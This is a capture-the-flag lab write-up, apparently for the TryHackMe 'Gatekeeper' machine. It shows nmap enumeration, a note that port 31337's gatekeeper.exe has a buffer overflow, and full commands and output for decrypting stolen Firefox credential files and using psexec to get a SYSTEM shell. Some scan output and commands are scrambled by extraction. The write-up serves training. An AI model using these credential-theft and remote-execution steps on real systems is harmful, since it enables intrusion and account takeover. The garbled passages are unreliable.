Gatekeeper

Working Theory

Enumeration

Tools

nmap

```
Nmap scan report for 10.10.218.156
Host is up (0.43s latency).
Not shown: 990 closed ports
PORT
         STATE SERVICE
                                  VERSION
135/tcp open msrpc
                                Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn 445/tcp open microsoft-ds Windows 7 Professional 7601 S
445/tcp open microsoft-ds
                                 Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup:
WORKGROUP)
3389/tcp open ssl/ms-wbt-server?
|_ssl-date: 2020-05-27T18:02:03+00:00; +1s from scanner time.
31337/tcp open Elite?
| fingerprint-strings:
  FourOhFourRequest:
    Hello GET /nice%20ports%2C/Tri%6Eity.txt%2ebak HTTP/1.0
    Hello
  GenericLines:
    Hello
    Hello
  GetRequest:
    Hello GET / HTTP/1.0
    Hello
  HTTPOptions:
```

Nmap 7.80 scan initiated Thu May 28 01:58:20 2020 as: nmap -sC -sV -oN portScn 10.10.218.156

```
Hello OPTIONS / HTTP/1.0
       Hello
     Help:
       Hello HELP
     Kerberos:
       Hello!!!
     LDAPSearchReg:
       Hello 0
       Hello
     LPDString:
       Hello
       default!!!
     RTSPRequest:
       Hello OPTIONS / RTSP/1.0
       Hello
     SIPOptions:
       Hello OPTIONS sip:nm SIP/2.0
       Hello Via: SIP/2.0/TCP nm;branch=foo
       Hello From: <sip:nm@nm>;tag=root
       Hello To: <sip:nm2@nm2>
       Hello Call-ID: 50000
       Hello CSeq: 42 OPTIONS
       Hello Max-Forwards: 70
       Hello Content-Length: 0
       Hello Contact: <sip:nm@nm>
       Hello Accept: application/sdp
       Hello
     SSLSessionReg, TLSSessionReg, TerminalServerCookie:
        Hello
49152/tcp open msrpc
                                                          Microsoft Windows RPC
49153/tcp open msrpc
                                                          Microsoft Windows RPC
49154/tcp open msrpc
                                                          Microsoft Windows RPC
                                                          Microsoft Windows RPC
49155/tcp open msrpc
                                                          Microsoft Windows RPC
49161/tcp open msrpc
1 service unrecognized despite returning data. If you know the service/version, please submit the following
fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service:
SF:etReguest,24,"Hello\x20GET\x20/\x20HTTP/1\.0\r!!!\nHello\x20\r!!!\n")%r
SF:(SIPOptions,142,"Hello\x20OPTIONS\x20sip:nm\x20SIP/2\.0\r!!!\nHello\x20
SF:Via:\x20SIP/2\.0/TCP\x20nm;branch=foo\r!!\nHello\x20From:\x20<sip:nm@n
SF:m>;tag=root\r!!!\nHello\x20To:\x20<sip:nm2@nm2>\r!!!\nHello\x20Call-ID:
SF:\x2050000\r!!!\nHello\x20CSeq:\x2042\x20OPTIONS\r!!!\nHello\x20Max-Forw
SF:ards:\x2070\r!!!\nHello\x20Content-Length:\x200\r!!!\nHello\x20Contact:
SF:\x20<sip:nm@nm>\r!!!\nHello\x20Accept:\x20application/sdp\r!!!\nHello\x
SF:20\r!!!\n")%r(GenericLines,16,"Hello\x20\r!!!\nHello\x20\r!!!\n")%r(HTT
SF:POptions,28,"Hello\x20OPTIONS\x20/\x20HTTP/1\.0r!!!\nHello\x20r!!!\n"
SF:)%r(RTSPRequest,28,"Hello\x20OPTIONS\x20/\x20RTSP/1\.0\r!!!\nHello\x20\
SF:r!!!\n")%r(Help,F,"Hello\x20HELP\r!!!\n")%r(SSLSessionReq,C,"Hello\x20\
SF:x16\x03!!!\n")%r(TerminalServerCookie,B,"Hello\x20\x03!!!\n")%r(TLSSess
SF:ionReq,C,"Hello\x20\x16\x03!!!\n")%r(Kerberos,A,"Hello\x20!!!\n")%r(Fou
SF:rOhFourRequest,47,"Hello\x20GET\x20/nice%20ports%2C/Tri%6Eitv\.txt%2eba
SF:k\x20HTTP/1\.0\r!!!\nHello\x20\r!!!\n")%r(LPDString,12,"Hello\x20\x01de
SF: fault!!!\n") \% r (LDAPS earch Req, 17, "Hello\x200\x84!!!\n Hello\x20\x01!!!\n") \% r (LDAPS earch Req, 17, "Hello\x200\x84!!!\n Hello\x200\x84!!!\n") \% r (LDAPS earch Req, 17, "Hello\x200\x84!!!\n Hello\x200\x84!!!\n Hello\x84!!!\n Hello\x84!!\n Hello
```

SF:); Service Info: Host: GATEKEEPER; OS: Windows; CPE: cpe:/o:microsoft:windows Host script results: | clock-skew: mean: 1h00m00s, deviation: 2h00m01s, median: 0s _nbstat: NetBIOS name: GATEKEEPER, NetBIOS user: <unknown>, NetBIOS MAC: 02:31:b1:a1:e1:14 (unknown) smb-os-discovery: OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1) OS CPE: cpe:/o:microsoft:windows_7::sp1:professional Computer name: gatekeeper NetBIOS computer name: GATEKEEPER\x00 Workgroup: WORKGROUP\x00 System time: 2020-05-27T14:01:52-04:00 smb-security-mode: account_used: guest authentication_level: user challenge response: supported _ message_signing: disabled (dangerous, but default) smb2-security-mode:

| 2.02: |_ Message signing enabled but not required | smb2-time:

date: 2020-05-27T18:01:52

_ start_date: 2020-05-27T17:52:36

Service detection performed. Please report any incorrect results at https://nmap.org/submit/. # Nmap done at Thu May 28 02:03:02 2020 -- 1 IP address (1 host up) scanned in 281.82 seconds


Targets

31337 (gatekeeper.exe)


- -get gatekeeper from guest mode smb share
- -gatekeeper.exe running in port 31337 (remote host)
- -try to reverse engineer the win32 Exec PE program
- -FUN_080416f0= found "Hello" string which shows hello whenever u type anything in the port -gateway is vulnerable to buffer overflow

exploit

====



result



Post Exploitation

Privilege Escalation

- -found firefox shortcut, seems like a clue here
- -try to gather firefox credentials by copying
 - -cert9.db
 - key4.db
 - -logins.json

```
nobodyatall@0xB105F00D:~/tryhackme/gatekeeper$ python ~/script/windows/firefox_decrypt.py
fn812a.default-release/
2020-05-28 15:25:30,386 - WARNING - profile.ini not found in ljfn812a.default-release/
2020-05-28 15:25:30,387 - WARNING - Continuing and assuming 'ljfn812a.default-release/'
profile location

Master Password for profile ljfn812a.default-release/:
2020-05-28 15:25:30,962 - WARNING - Attempting decryption with no Master Password

Website: https://creds.com
Username: 'mayor'
Password: '8CL701N78MdrCIsV'
```

- -seems like mayor user login credential
- -login with impacket psexec

```
nobodyatall@0xB105F00D:-/script/windows/impacket/examples$ python3 psexec.py mayor:8CL701N78
MdrCIsV@10.10.16.241 cmd.exe
Impacket v0.9.22.dev1+20200520.120526.3f1e7ddd - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 10.10.16.241....

[*] Found writable share ADMIN$

[*] Uploading file Z0jVsteY.exe

[*] Opening SVCManager on 10.10.16.241....

[*] Creating service qGzM on 10.10.16.241....

[*] Starting service qGzM....

[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoamiroxychains
nt authority\system

C:\Windows\system32>S
```

Creds

Flags

Write-up Images